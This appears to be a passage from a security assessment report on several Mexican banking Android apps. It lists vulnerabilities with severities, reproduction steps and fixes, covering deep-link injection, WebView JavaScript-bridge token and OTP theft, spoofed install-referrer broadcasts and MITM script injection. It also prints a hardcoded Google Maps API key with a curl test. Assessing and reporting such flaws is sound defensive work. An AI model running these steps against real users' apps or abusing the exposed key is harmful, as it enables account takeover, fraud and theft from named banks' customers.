1. From a malicious webpage or app, trigger a deep link to open NotificationActivity: adb shell am start -a android.intent.action.VIEW -d "https://devglomocontinuity.bbva.mx/test" com.bancomer.mbanking
2. Trigger the bbva:// scheme deep link: adb shell am start -a android.intent.action.VIEW -d "bbva://bbva-actions.bbva.mx/action?param=test" com.bancomer.mbanking

3. For NotificationNoCommercialActivity (note: the BROWSABLE category with no data filter): adb shell am start -a ".activity.nocommercial.NotificationNoCommercialActivity" -c android.intent.category.BROWSABLE com
4. Observe whether each activity launches successfully without any authentication challenge.
5. Inspect logcat to see what processing occurs on the received intent data.

5. Exported Broadcast Receiver Accepting External Install Referrer Intents

Severity	Low

Description

The SingleInstallBroadcastReceiver is exported=true and listens for com.android.vending.INSTALL_REFERRER broadcasts. Any app on the device can send a spoofed INSTALL_REFERRER broadcast with an arbitrary 'referrer' string extra. The receiver extracts this referrer string from the intent extras without validating the sender's identity and passes it directly to AppsFlyer SDK for revenue/attribution tracking. This enables fraud through injecting fake install attribution data, manipulating analytics, and potentially triggering business logic based on referral campaigns.

Steps to replicate

1. From a malicious app or adb, broadcast a fake install referrer: adb shell am broadcast -a com.android.vending.INSTALL_REFERRER --es referrer "fake_referrer_data&utm_source=attacker"
2. Check logcat for 'SingleInstallBroadcastReceiver called' confirming receipt.
3. Verify that the fake referrer was processed by checking AppsFlyer attributions.

6. Privileged System Permission Requests

Severity	Informational

Description

The application requests android.permission.READ_PRIVILEGED_PHONE_STATE, which is a system/signature-level permission normally reserved for carrier applications or apps built into the firmware image. Non-system apps cannot legitimately obtain this permission on stock Android. Additionally, android.permission.LOCAL_MAC_ADDRESS is requested, another restricted permission for accessing MAC addresses. These suggest over-broad permission declarations. While the permissions won't be granted on non-carrier devices, their presence indicates poor permission hygiene and may indicate the app tries to collect device identifiers beyond standard APIs when running in privileged contexts.

Steps to replicate

1. Inspect the APK's AndroidManifest.xml for privileged permission declarations.
2. On a standard (non-rooted) device, observe that READ_PRIVILEGED_PHONE_STATE is never granted: adb shell dumpsys package com.bancomer.mbanking | grep READ_PRIVILEGED
3. On a rooted/custom ROM where permissions can be force-granted, use: pm grant com.bancomer.mbanking android.permission.READ_PRIVILEGED_PHONE_STATE
4. Monitor the app's behavior to identify what device data it accesses with the privilege enabled.

7. Typographical Error in Permission Declaration

Severity	Informational

Description

The AndroidManifest.xml contains a typographical error in a uses-permission declaration: 'and android.permission.WAKE_LOCK' (includes the word 'and' with a space prefix). This creates an unrecognized permission name that will silently fail to be parsed by Android, meaning the WAKE_LOCK permission is effectively not declared despite being present alongside a correct second copy (<uses-permission android:name="android.permission.WAKE_LOCK"/> appears later correctly). This indicates manual editing errors in the manifest and warrants a comprehensive review of all permission declarations.

Steps to replicate

1. Decompile the APK and inspect AndroidManifest.xml.
2. Locate the malformed permission declaration: <uses-permission android:name="and android.permission.WAKE_LOCK"/>
3. Attempt to parse this permission name - Android Package Manager will treat it as unknown.
4. Confirm the correct WAKE_LOCK permission is also declared separately, making the malformed entry redundant but indicative of build issues.

HSBC México 3.68.0

Package: mx.hsbc.hsbcmexico **Findings:** 8 **Highest risk:** High

1. Deep Link to WebView Arbitrary Content Loading with JavaScript Enabled

Severity	High

Description

An attacker crafts a deep link targeting the exported DeepLinkingNavigationActivity (host p2p, scheme comhtsuhsbcpersonalbanking) which performs no input validation on the incoming URL. The untrusted data is forwarded to InAppBrowserActivity, which loads the attacker-controlled URL from an Intent extra into a WebView with JavaScript unconditionally enabled and no domain restriction. This allows a remote attacker (via a malicious website or app) to execute arbitrary JavaScript within the banking app's WebView context, enabling in-app phishing, credential harvesting via fake login pages, and potential abuse of the custom string:// protocol to access app resources.

Steps to replicate

1. Craft a deep link URL using the comhtsuhsbcpersonalbanking://p2p scheme targeting the exported DeepLinkingNavigationActivity from a malicious website visited in the device browser (SAST-72278)
2. The DeepLinkingNavigationActivity processes the unvalidated deep link and passes attacker-controlled data through the cd() method toward navigation (SAST-72279)
3. The attacker-controlled URL reaches InAppBrowserActivity which loads it via loadUrl() into a WebView with JavaScript enabled and no domain restriction (SAST-72287)
4. Arbitrary JavaScript executes in the banking app's WebView context, enabling phishing, credential theft, or resource access via the string:// protocol (SAST-72288)

2. Exported Deep Link Component Without Input Validation

Severity	Medium

Description

The DeepLinkingNavigationActivity is exported and registered with a BROWSABLE intent filter for the custom URL scheme comhtsuhsbcpersonalbanking with host p2p. Any website visited in the device browser or any malicious app installed on the device can send Intents to this activity. The cd() method extracts multiple query parameters (entity, language, p2p_tid, action) from the incoming URI without sanitization or validation and passes them into a HashMap used for P2P payment activation logic. An attacker can craft a deep link with arbitrary query parameters and redirect users to trigger Peer-to-Peer (P2P) related flows in the banking app without authentication. Since the scheme is not verified cryptographically and there is no host-side signature verification on the incoming URI data, this creates a risk of unauthorized deep link invocation, parameter injection, or UI redressing attacks against authenticated sessions.

Steps to replicate

1. On the target device, ensure the HSBC Mexico app is installed.
2. From any web browser or a custom test app, fire the following Intent: adb shell am start -a android.intent.action.VIEW -d 'comhtsuhsbcpersonalbanking://p2p?action=test&p2p_tid=INJECTED_VA
3. Observe the app launches DeepLinkingNavigationActivity, which processes the injected entity, language, p2p_tid, and action parameters.

4. If the user is already logged into the banking app, observe that the P2P flow is activated with attacker-supplied parameters.

3. Exported Launcher Splash Activity Without Extra Protection

Severity	Low

Description

The SplashActivity is exported as required for the launcher icon to function normally. While necessary, any exported component on a banking application increases attack surface. Notably, no additional safeguards (such as checking the caller's identity or validating incoming Intent data) are apparent in the splash flow. The activity forwards Intent data downstream during initialization, passing deep link data to subsequent Activities including the DeepLinkingNavigationActivity.

Steps to replicate

1. Not directly exploitable beyond launching the app from the home screen. Review Intent forwarding chains for data injection:
2. Fire an Intent to SplashActivity with custom extras to test forwarded behavior. adb shell am start -n mx.hsbc.hsbcmexico/.splash.SplashActivity --ez is_move_money_shortcut true
3. Observe any deep link shortcut behavior activating unexpectedly.

4. Insecure Legacy External Storage Access

Severity	Low

Description

The app declares android:requestLegacyExternalStorage="true" in the manifest alongside WRITE_EXTERNAL_STORAGE and READ_EXTERNAL_STORAGE permissions. However, dynamic testing on the device (Android 13, API 33) revealed: (1) The flag is completely IGNORED on API 33 for apps targeting SDK 30+ (the app targets SDK 36) - legacy external storage mode is never active. (2) Both READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE permissions are NOT granted (appops shows 'ignore' for both). (3) No HSBC-related files were found anywhere on /sdcard/ after launching the app - the app does not appear to write to external shared storage. (4) The app uses androidx.core.content.FileProvider for file sharing, which is the correct scoped-storage approach. The flag IS present in the manifest (statically confirmed), and on Android 10 (API 29) devices it would opt the app out of scoped storage. However, on the test device the flag has no effect, permissions are not granted, and no files are written to external storage. Without banking credentials, file-download features (statements, PDFs) cannot be triggered to test whether sensitive data would be written to external storage on an API 29 device. The finding is a valid manifest-level configuration concern but the actual data-exposure risk could not be confirmed dynamically.

Steps to replicate

1. Static confirmation: get_android_manifest shows android:requestLegacyExternalStorage="true" in the <application> tag. 2. Device check (API 33): dumpsys package mx.hsbc.hsbcmexico | grep targetSdk → targetSdk=36, so the flag is ignored on this device. 3. Permission state: appops get mx.hsbc.hsbcmexico → READ_EXTERNAL_STORAGE: ignore, WRITE_EXTERNAL_STORAGE: ignore, LEGACY_STORAGE: ignore. 4. Filesystem scan: find /sdcard/ -iname '*hsbc*' after app launch → no results. ls -la /sdcard/Android/data/mx.hsbc.hsbcmexico/ → No such file or directory. 5. The app uses FileProvider (mx.hsbc.hsbcmexico.fileprovider.authority) for file sharing. 6. Cannot trigger file-download features without banking credentials. App launched on device Remediation Remove the android:requestLegacyExternalStorage="true" attribute from the AndroidManifest.xml to ensure full compliance with scoped storage across all Android versions. Remove unnecessary

READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE permissions if the app does not require direct external storage access. Continue using FileProvider for secure file sharing with other apps. If file downloads must persist, store them in app-specific internal storage or use MediaStore APIs for shared media. Test on Android 10 (API 29) devices to verify no sensitive data is written to world-readable external storage locations.

5. Overly Broad Package Visibility Permission

Severity	Low

Description

The app requests QUERY_ALL_PACKAGES, which grants visibility into ALL installed applications on the device regardless of the <queries> declarations. While there are legitimate queries defined for WhatsApp, Google Maps, WeChat, etc., using the blanket permission goes beyond what is necessary. This allows the app (or any injected code via WebView) to enumerate the full list of installed applications, leaking the user's app installation profile and behavioral patterns. Google Play policy restricts this permission to limited use cases (launcher, antivirus, etc.).

Steps to replicate

1. Install diverse sample apps on the test device.
2. Trace calls to PackageManager.getInstalledApplications() or queryIntentActivities().
3. Verify that the app collects data about unrelated installed packages.
4. Check network traffic for transmitted package lists: adb logcat | grep -i 'installed.*packages'

6. Trusting User-installed CA Certificates in Debug Builds

Severity	Low

Description

The network security configuration defines debug overrides that trust user-installed CA certificates and permit cleartext traffic when the app runs in a debuggable build variant. While production (release) builds enforce strict TLS validation with system anchors only, if a debug build were accidentally distributed or side-loaded, it would be trivially susceptible to man-in-the-middle (MITM) attacks. An attacker simply installs their own certificate authority on the device and intercepts all HTTPS communication.

Steps to replicate

1. The source report did not provide executable reproduction steps for this item, or dynamic verification was blocked.

7. WebView JavaScript Enabled Without Domain Restriction

Severity	Low

Description

The InAppBrowserActivity unconditionally enables JavaScript (setJavaScriptEnabled(true)) on its WebView. The URL to load is retrieved from an Intent extra (extra.url). The Sc() method supports loading both regular URLs via loadUrl() and raw resources via the custom string:// protocol. DYNAMIC VERIFICATION RESULT: The InAppBrowserActivity is NOT exported (no android:exported="true" attribute in the manifest). Direct adb am start targeting this activity results in SecurityException: Permission Denial: not exported from uid 10116. The exported DeepLinkingNavigationActivity (scheme comhtsuhsbcpersonalbanking://p2p) was also tested as an indirect entry point, but the app crashes immediately on launch with java.lang.UnsatisfiedLinkError:

dlopen failed: library "libhsbc_hsbcmexico.so" not found, indicating the app's native library splits are not properly installed on this test device, preventing any runtime testing. Frida instrumentation was also attempted but failed because the app is not debuggable and the Frida gadget is not available (jailed Android without root). CONCLUSION: The activity is not directly accessible from external apps (not exported), but the vulnerability hypothesis that an attacker-controlled URL could be loaded with JavaScript enabled cannot be fully disproved or verified because: (1) the app cannot run due to missing native libraries on the test device, preventing any dynamic testing, and (2) the JADX decompiler is unavailable to trace internal callers that might pass attacker-controlled URLs into InAppBrowserActivity. The vulnerability remains UNVERIFIED - the non-exported status provides some defense but does not rule out internal callers (deep link handlers, push notification handlers) forwarding attacker-controllable URLs.

Steps to replicate

1. Direct launch attempt: adb shell am start -n mx.hsbc.hsbcmexico/com.hsbc.mobilebanking.web.InAppBrowserActivity -- es extra.url 'https://10.11.3.2:443/' - FAILED with SecurityException: Permission Denial: not exported from uid
2. The activity is not exported.
3. Indirect launch via exported deep link: adb shell am start -n mx.hsbc.hsbcmexico/com.hsbc.mobilebanking.deeplinking.DeepLinkingNavigationActivity -a android.intent.action.VIEW -d 'comhtsuhsbcpersonalbanking://p2p' --es extra.url 'https://10.11.3.2:443/' - App process started but immediately crashed with java.lang.UnsatisfiedLinkError: dlopen failed: library 'libhsbc_hsbcmexico.so' not found.
4. Frida-based launch attempt - FAILED: Failed to spawn: need Gadget to attach on jailed Android; its default location is: /root/.cache/frida/gadget-android-arm64.so (no root, app not debuggable).
5. Hosted PoC server at https://10.11.3.2:443/ with XSS payload containing JS_EXECUTED_MARKER_749 - server was running but never reached by the app due to crashes.
6. Screenshot taken: evidence - shows app crash dialog, not WebView content. BLOCKING ISSUE: The app cannot run on this test device due to missing native library libhsbc_hsbcmexico.so. All dynamic testing is blocked by this infrastructure issue.

8. Potentially Dangerous `profileable` Capability

Severity	Informational

Description

The manifest declares <profileable android:shell="false" />, indicating the app is designed to be profileable with debugging/profiling tools when connected via USB with some restrictions. Although shell:false restricts direct profiling via ADB shell, the presence of this tag combined with the previously identified debug override characteristics suggests attention is warranted on production variants of this build. Profiling capabilities typically should not exist on deployed banking apps as they facilitate reverse engineering.

Steps to replicate

1. Attempt to attach a profiler:
2. Connect device via USB.
3. Attempt simpleperf attachment: adb shell simpleperf record -p $(pidof mx.hsbc.hsbcmexico)
4. Verify whether recording is rejected properly per shell=false.

Inbursa Móvil 6.1.50

Package: com.inbursa.client **Findings:** 11 **Highest risk:** Critical

1. Remote Account Takeover via Deep Link to JavaScript Bridge Data Exfiltration

Severity	Critical

Description

An attacker crafts a malicious imovil:// deep link that, when clicked by a victim, loads an attacker-controlled page inside the app's WebView. Because the WebView allows mixed content and has JavaScript enabled with global cookies, the attacker page can invoke the exposed @JavascriptInterface bridge methods (getJwt, getSession, PortalGetOTPNumber, PortalGetUserInformation) to steal the victim's JWT token, session, OTP codes, and personal banking data, enabling full account takeover. The WebView also auto-grants geolocation to any origin, adding physical location tracking to the data exfiltration.

Steps to replicate

1. Craft a malicious imovil:// deep link with an attacker-controlled host/path that the exported MainActivity accepts without validation (SAST-72324)
2. The deep link loads the attacker URL inside a WebView that has JavaScript enabled, mixed content allowed, and global cookie acceptance (SAST-72337)
3. The attacker page calls window.<bridge>.getJwt() and getSession() to extract the victim's authentication tokens and session data (SAST-72333)
4. The attacker page calls PortalGetOTPNumber() to intercept OTP codes and PortalGetUserInformation() to exfiltrate personal banking data (SAST-72334)
5. The attacker page additionally requests geolocation, which is auto-granted without user consent, revealing the victim's physical location (SAST-72340)

2. Biometric Authentication Bypass and Sensitive Data Access via Exported Activities

Severity	High

Description

A malicious app installed on the same device can directly launch any of the six exported biometric SDK activities without prior authentication, bypassing the app's biometric login flow. Because the banking app holds dangerous system permissions (CAPTURE_AUDIO_OUTPUT, READ_FRAME_BUFFER, READ_CALL_LOG, READ_CONTACTS), the exported activities running within the app's process can leverage these permissions to capture audio, read the screen framebuffer, and access call logs and contacts - all without the user completing biometric authentication.

Steps to replicate

1. A malicious app on the same device uses an explicit intent to launch one of the six exported biometric SDK activities, bypassing the normal authentication flow (SAST-72328)
2. The launched activity runs within the banking app's process context, inheriting its dangerous permissions (CAPTURE_AUDIO_OUTPUT, READ_FRAME_BUFFER, READ_CALL_LOG, READ_CONTACTS) to access sensitive device data without user consent (SAST-72323)

3. Exported Activity Accepting Arbitrary Deep Links Without Validation

Severity	High

Description

VERIFIED on-device: The exported MainActivity of com.inbursa.client (Inbursa Mexican banking app) accepts VIEW intents with the 'imovil://' scheme and BROWSABLE category. Dynamic testing confirmed that completely arbitrary imovil:// URIs with fabricated hosts (e.g., imovil://attacker_host/inject?param=test123, imovil://evilhost/attack?marker=FRIDA_TEST) are accepted by the activity without any validation of host, path, or query parameters. The activity launches successfully with each crafted URI (Status: ok), confirming an attacker from any web page or app can deliver arbitrary data into the app's deep link processing pipeline. Per the static analysis, the received URI is stored directly into SecureStorage under the key 'deepLinkUrl' (obfuscated as 'CWKE') without sanitization, and is later consumed by the app's startup tasks and push notification processing logic. During testing, the app entered a rapid process restart loop after receiving the crafted URI, indicating the unvalidated data IS being processed downstream rather than silently discarded. Full downstream exploitation impact (e.g., influencing banking operations or API calls) could not be exhaustively verified without credentials and source access, but the core CWE-939 vulnerability - an exported component accepting arbitrary deep links without validation - is confirmed.

Steps to replicate

1. Send a crafted deep link intent via ADB: adb shell am start -W -a android.intent.action.VIEW -d "imovil://attacker_host/inject?param=test123&token=evil" com.i Result: Status: ok, Activity launched. The exported activity accepts the arbitrary URI with no validation.
2. Repeat with different arbitrary hosts to confirm no validation: adb shell am start -W -a android.intent.action.VIEW -d "imovil://evilhost/attack?marker=FRIDA_TEST" com.inbursa.client/co Result: Status: ok, Activity launched again - confirming ANY host/path/query is accepted.
3. Observe logcat for app behavior after receiving the crafted URI: logcat -d | grep -iE "ActivityManager|inbursa" The app enters a rapid restart loop (~200ms intervals) indicating the unvalidated URI data triggers processing instability.
4. Alternatively, embed in a web page for browser-based triggering: Open App Evidence screenshot: Deep Link Injection Result Remediation Implement strict validation of all incoming imovil:// deep link URIs, verifying the host, path, and query parameters against an allowlist of expected values before processing. Reject and discard any URI that does not match the expected format, and avoid storing unvalidated deep link data in SecureStorage or passing it to downstream components. Consider using Android App Links (verified HTTP deep links) instead of custom URL schemes to prevent other apps from hijacking the scheme. Add comprehensive input sanitization and error handling in the startup and push notification processing logic to gracefully handle unexpected URI content without entering restart loops. Finally, mark the MainActivity as non-exported if external deep link invocation is not required, or enforce intent filters that only accept specific, validated URI patterns. Medium Findings

4. Dangerous Permissions Collection Without Clear Justification

Severity	Medium

Description

The banking app requests a broad set of highly sensitive permissions including READ_CALL_LOG (access to call history), READ_CONTACTS (access to contacts directory), CAPTURE_AUDIO_OUTPUT (capture audio output - typically restricted to system apps), READ_FRAME_BUFFER (read screen framebuffer),

SYSTEM_ALERT_WINDOW (draw over other apps), WRITE_SETTINGS (modify system settings), READ_PRIVILEGED_PHONE_STATE (privileged phone state beyond normal READ_PHONE_STATE), and CALL_PHONE (directly dial numbers). These permissions represent significant privacy and security risks, particularly for a banking application where many of these appear unnecessary for core banking functionality. CAPTURE_AUDIO_OUTPUT and READ_FRAME_BUFFER are especially dangerous as they can be used for surveillance.

Steps to replicate

1. Review the AndroidManifest.xml to identify all requested permissions.
2. Cross-reference each permission with actual usage in the app's codebase.
3. Install the app and observe the permission prompts presented to users.
4. For permissions like READ_CONTACTS and READ_CALL_LOG, verify what data is collected and where it is transmitted.

5. Exported Biometric SDK Activities Without Access Control

Severity	Medium

Description

VERIFIED on-device. Six biometric authentication SDK activities are declared as android:exported="true" in the manifest without any signature-based permission or access control. All six were successfully launched via am start from ADB (simulating a malicious app on the same device) WITHOUT prior authentication or app context validation. The activities launched are: com.facephi.selphi.Widget (facial recognition), com.facephi.selphid.Widget (document scanning), com.inbursa.imovil.domain.sdks.facephi.selphi.SelphiMainActivity (Selphi), com.inbursa.imovil.domain.sdks.facephi.selphID.SelphIDMainActivity (SelphID), com.inbursa.imovil.domain.sdks.phingers.PhingersActivity (fingerprint capture), and com.inbursa.imovil.domain.sdks.videocall.VideoCallScreen (video call identity verification). No SecurityException or Permission Denial was thrown in logcat - all activities launched and became the top resumed activity. The VideoCallScreen activity was confirmed as the top resumed/focused activity on the device after launch. This confirms that any installed application on the device can directly initiate biometric capture flows (facial recognition, fingerprint scanning, document scanning, video identity verification) outside the intended authentication sequence, potentially capturing sensitive biometric data or disrupting the legitimate authentication flow.

Steps to replicate

1. Launch each biometric activity via ADB (simulating a malicious app): adb shell am start -n com.inbursa.client/com.facephi.selphi.Widget adb shell am start -n com.inbursa.client/com.facephi.selphid.Widget adb shell am start -n com.inbursa.client/com.inbursa.imovil.domain.sdks.facephi.selphi.SelphiMainActivity adb shell am start -n com.inbursa.client/com.inbursa.imovil.domain.sdks.facephi.selphID.SelphIDMainActivity adb shell am start -n com.inbursa.client/com.inbursa.imovil.domain.sdks.phingers.PhingersActivity adb shell am start -n com.inbursa.client/com.inbursa.imovil.domain.sdks.videocall.VideoCallScreen
2. Observe that all activities launch successfully without SecurityException or Permission Denial.
3. Confirm with: adb shell dumpsys activity activities | grep topResumedActivity - shows VideoCallScreen as the top resumed activity.
4. Logcat shows process creation for all launched activities (e.g., Start proc ... for top-activity {com.inbursa.client/com.inbursa.imovil.domain.sdks.videocall.VideoCallScreen}).
5. Screenshot evidence: Biometric activity launched without authentication Remediation Set android:exported="false" for all six biometric SDK activities in the AndroidManifest.xml, or if inter-component communication is required, protect them with a custom signature-based permission that only

trusted apps within the same signing identity can hold. Implement runtime validation within each activity to verify that the launching component is part of the intended authentication flow, checking the calling package or using a shared internal token. Add explicit intent filters with action-based access checks and reject unexpected launch contexts. Additionally, enforce server-side validation of biometric session integrity so that out-of-sequence biometric captures cannot be submitted for authentication.

6. Insecure WebView Configuration with Mixed Content Allowed

Severity	Medium

Description

Multiple WebView instances throughout the app enable JavaScript execution, allow mixed content loading (setMixedContentMode(0) which equals MIXED_CONTENT_ALWAYS_ALLOW), accept cookies globally, automatically grant geolocation permissions to any origin without user consent, and enable JavaScript automatic window opening. The GenericWebView additionally enables database access and cache mode LOAD_CACHE_ELSE_NETWORK (mode 2). The combination of these settings allows a man-in-the-middle attacker to inject arbitrary JavaScript into HTTPS pages by loading malicious content over HTTP within the WebView, potentially leading to session hijacking, credential theft, or unauthorized actions within the banking app context.

Steps to replicate

1. Set up a MITM proxy (e.g., mitmproxy/Burp Suite) on the device's network.
2. Identify the HTTPS URL loaded in GenericWebView (the URL comes from Intent extra 'url').
3. Inject an HTTP iframe or script reference into the HTTPS response body.
4. Since setMixedContentMode(0) (MIXED_CONTENT_ALWAYS_ALLOW) is set, the browser will load and execute the injected HTTP content alongside the trusted HTTPS page.
5. The injected JavaScript can call native bridge methods (e.g., ExternalMethods.getSession(), StartGenerateToken(), StartGetSerie()) exposed via @JavascriptInterface.
6. This can leak session tokens, OTP triggers, and device serial numbers to the attacker. Additionally, the PortalNavigate WebView also sets MIXED_CONTENT_ALWAYS_ALLOW and auto-grants geolocation for any origin.

7. Hardcoded Google Maps API Key

Severity	Low

Description

A Google Maps Android API key is hardcoded in the AndroidManifest.xml. While Google Maps API keys for Android apps include package name and signing certificate restrictions by default, if these restrictions are not properly configured on the Google Cloud Console, the key could be abused for quota theft or unauthorized API access against the developer's billing account.

Steps to replicate

1. Decompile the APK and inspect AndroidManifest.xml.
2. Extract the API key: AIzaSyAL4wUr6bdBgdIm9yx4AVSZFpquOv5QyTM
3. Attempt to use the key in requests to Google Maps APIs from another context to verify whether application restrictions are enforced. curl "https://maps.googleapis.com/maps/api/geocode/json?address=Mexico+City&key=AIzaSyAL4wUr6bdBgdIm9yx4AVSZFpquOv5Qy

8. Insecure JavaScript Bridge Exposing Sensitive Banking Functions

Severity	Low

Description

UNVERIFIED - The finding describes insecure JavaScript bridge interfaces (@JavascriptInterface) exposing sensitive banking functions (getSession, getJwt, PortalGetOTPNumber, PortalGetUserInformation, etc.) in WebView components. The app (com.inbursa.client v6.1.50) is installed on the test device and the relevant Activities (GenericWebView, PortalNavigate, HomePortalActivity) are confirmed present in the AndroidManifest.xml. However, dynamic verification was blocked by two obstacles: (1) The application terminates/crashes when instrumented with Frida, indicating anti-tampering controls that prevent runtime hooking to observe addJavascriptInterface calls or setWebContentsDebuggingEnabled invocations. (2) No test credentials were provided for this assessment, and the WebView components containing the JS bridges are only instantiated during authenticated portal navigation (post-login). No webview_devtools_remote socket was observed on the device during pre- authentication testing. The static analysis evidence strongly suggests the bridges exist as described, but without authenticated access to the WebView surfaces, we could not dynamically confirm that JavaScript running within the WebView can invoke these native methods to extract sensitive data.

Steps to replicate

1. Dynamic verification attempted but blocked:
2. Confirmed app installed: pm list packages | grep inbursa → package:com.inbursa.client (v6.1.50)
3. Confirmed Activities in AndroidManifest.xml: GenericWebView, PortalNavigate, HomePortalActivity
4. Attempted Frida instrumentation (spawn and attach) to hook addJavascriptInterface and setWebContentsDebuggingEnabled - app process terminated immediately upon Frida attach, indicating anti-Frida/anti-tampering protections
5. Checked for WebView debug socket: cat /proc/net/unix | grep webview_devtools - none found (WebView not loaded in pre-auth state)
6. Hosted PoC HTML page at https://10.11.3.2 probing for ExternalMethods, Android, and WebMethodsPortalHelper bridge objects - could not route to WebView without authentication
7. RESULT: Cannot verify bridge exposure without (a) bypassing anti-Frida detection and/or (b) authenticated credentials to reach portal WebView screens Static reproduction (from original scan):
8. Connect device to MITM proxy
9. Intercept HTTPS traffic to banking portal URL loaded in GenericWebView or PortalNavigate
10. Inject JavaScript payload calling ExternalMethods.getSession(), Android.PortalGetUserInformation(), Android.getJwt(), etc.
11. Bridge callbacks return sensitive data via evaluateJavascript()
12. Exfiltrate session token, JWT, OTP, account data Remediation Remove or strictly validate all @JavascriptInterface methods that expose sensitive banking functions such as getSession, getJwt, PortalGetOTPNumber, and PortalGetUserInformation. Ensure that JavaScript bridges only expose minimal, non-sensitive functionality and validate the origin of loaded web content using allow-lists for trusted domains. Disable addJavascriptInterface for any WebView loading remote or untrusted content, and enforce HTTPS with certificate pinning to prevent MITM-based content injection. Implement additional runtime checks to verify that bridge methods are only callable from trusted, locally bundled or pinned remote content. Regularly test WebView components dynamically with authenticated access to confirm that no sensitive data is exposed through JavaScript interfaces.

9. Sensitive Data Exposure via Geolocation Auto-Grant in WebView

Severity	Low

Description

Both the GenericWebView and PortalNavigate WebView implementations automatically grant geolocation permissions to any requesting origin without user confirmation. The WebChromeClient.onGeolocationPermissionsShowPrompt() callback immediately invokes callback.invoke(origin, true, false), granting location access for any web page loaded in the WebView. Combined with the app declaring ACCESS_FINE_LOCATION and ACCESS_COARSE_LOCATION permissions, a malicious or compromised web page loaded within the banking app's WebView can silently obtain the user's precise GPS coordinates. UNVERIFIED during dynamic testing: The JADX decompiler service was unavailable preventing source code tracing. The GenericWebView activity is not exported (confirmed via AndroidManifest.xml), so it cannot be launched directly via ADB intent. The app is a banking app requiring authentication to reach WebView components, and no credentials were provided. The device became unstable after multiple activity launch attempts. Static analysis strongly indicates the vulnerability is present based on the identified code pattern.

Steps to replicate

1. Static evidence confirms the vulnerable code pattern in two locations:
2. GenericWebView (lines 130-142): settings.setGeolocationEnabled(true) combined with onGeolocationPermissionsShowPrompt calling callback.invoke(origin, true, false)
3. PortalNavigate$WidgetComposable: Same auto-grant pattern Dynamic verification attempted but BLOCKED: - Attempted to launch GenericWebView directly via 'am start -n com.inbursa.client/com.inbursa.imovil.ui.composable.widget_items.webview.GenericWebView --es url https://10.11.3.2:443/' - activity is not exported, caused rapid process respawning/crashes - Hosted PoC HTML page with navigator.geolocation.getCurrentPosition() on HTTPS server at https://10.11.3.2:443/ - server received no requests (WebView never loaded the URL) - Attempted droidrun agent to navigate app UI to find WebView features - device portal returned errors ('No active window or root filtered out') - Manifest confirms ACCESS_FINE_LOCATION and ACCESS_COARSE_LOCATION permissions are declared - To fully verify: authenticate into the banking app, navigate to any WebView-based feature (e.g., Portal, promotions), intercept the loaded URL via MITM, inject HTML requesting geolocation, observe that no permission dialog appears and coordinates are returned Evidence screenshot Remediation Remove the automatic geolocation permission grant in both GenericWebView and PortalNavigate by replacing the immediate callback.invoke(origin, true, false) with a proper runtime permission flow that displays a user-facing dialog before granting access. Implement origin allowlisting so only trusted, first-party domains can request geolocation, and deny all third-party or unknown origins by default. Ensure all WebView content is loaded over HTTPS with certificate pinning to prevent MITM injection of malicious geolocation-requesting scripts. Additionally, consider disabling geolocation entirely in WebSettings unless a specific business feature explicitly requires it, and audit all WebView entry points for similar auto-grant patterns.

10. SSL Error Bypass in Debug Mode

Severity	Low

Description

Unverified - The vulnerable code pattern exists in PortalNavigate's WebViewClient: onReceivedSslError() calls handler.proceed() when Utils.getMODE_DEBUG() returns true, bypassing SSL certificate validation. Static analysis confirms the AndroidManifest.xml has android:debuggable=false, and logcat confirms 'non-debuggable Runtime', strongly suggesting MODE_DEBUG is false in this production build. However, dynamic verification was blocked: the app has anti-tampering protections that terminate Frida sessions

immediately upon spawn or attach, preventing runtime confirmation of the MODE_DEBUG value or testing of SSL bypass behavior. Without Frida access, it was not possible to (a) read the runtime value of MODE_DEBUG, (b) toggle MODE_DEBUG via Frida hooking, or (c) navigate to the PortalNavigate WebView (requires authentication) to test SSL error handling with a MITM proxy. The vulnerability remains present in code but its runtime exploitability in this production build could not be confirmed or denied.

Steps to replicate

1. Confirmed app is installed: com.inbursa.client (version 6.1.50, versionCode 445541870). 2. Confirmed android:debuggable=false in AndroidManifest.xml. 3. Logcat shows: 'Openjdkjvmti plugin was loaded on a non-debuggable Runtime' - app is running in non-debuggable mode. 4. Attempted Frida spawn (frida -U -f com.inbursa.client) - process terminated immediately. 5. Attempted Frida attach (frida -U -p <pid>) - process not found (killed by anti-tampering). 6. Attempted Frida spawn with delayed hook (setTimeout 3s and 5s) - process terminated before hooks executed. 7. Could not read Utils.getMODE_DEBUG() runtime value due to anti-tampering. 8. Could not test SSL bypass behavior as PortalNavigate WebView requires authentication and Frida was blocked.

11. WebView Debugging Enabled in Production

Severity	Low

Description

The GenericWebView class calls WebView.setWebContentsDebuggingEnabled(true) unconditionally, enabling Chrome DevTools remote debugging for the WebView on all builds including production. This allows anyone with USB access to the device (or via ADB over Wi-Fi) to connect Chrome DevTools to the WebView and inspect all loaded content, cookies, DOM elements, local/session storage, and execute arbitrary JavaScript within the banking app's WebView context. Combined with the exposed JavaScript bridges, an attacker could directly invoke native bridge methods to extract session tokens, trigger OTP generation, or access account information.

Steps to replicate

1. Connect the device via USB cable to a computer with Chrome installed.
2. Ensure USB debugging is enabled on the device.
3. Navigate to chrome://inspect in Chrome on the computer.
4. Locate the GenericWebView instance under the connected device.
5. Click 'inspect' to open DevTools.
6. From the Console tab, execute: ExternalMethods.getSession() or ExternalMethods.StartGetSerie() to call native bridge methods directly.
7. Observe session tokens, device serials, and other sensitive data returned in the console.
8. Inspect all cookies, localStorage, and sessionStorage accessible to the banking portal.

Nu 9.48.8-minApi28

Package: com.nu.production **Findings:** 6 **Highest risk:** High

1. Deep Link to InAppWebView JavaScript Bridge Exploitation

Severity	High

Description

The app's deep link handlers (across multiple activities) forward unvalidated URLs to the Flutter engine without scheme or host verification. If a forwarded URL is loaded into an InAppWebView instance, the insecure JavaScript bridge (_callHandler) in the flutter_inappwebview plugin becomes accessible to the attacker-controlled page. Since this is a banking application, an attacker could craft a single deep link that loads a malicious page inside the app's WebView, then invoke native bridge methods to access sensitive app functionality or data.

Steps to replicate

1. Craft a deep link targeting the app's DeepLinkActivity that forwards an attacker-controlled URL to the Flutter engine (SAST- 72441)
2. The secondary DeepLinkActivity handler also accepts and forwards the crafted URL without validation, providing an alternate entry path (SAST-72442)
3. The external link DeepLinkActivity forwards the attacker URL into the app's WebView rendering pipeline (SAST-72443)
4. The attacker-controlled page loaded in InAppWebView invokes the exposed _callHandler JavaScript bridge method to access native functionality and sensitive data (SAST-72438)

2. Insecure JavaScript Bridge in InAppWebView

Severity	Medium

Description

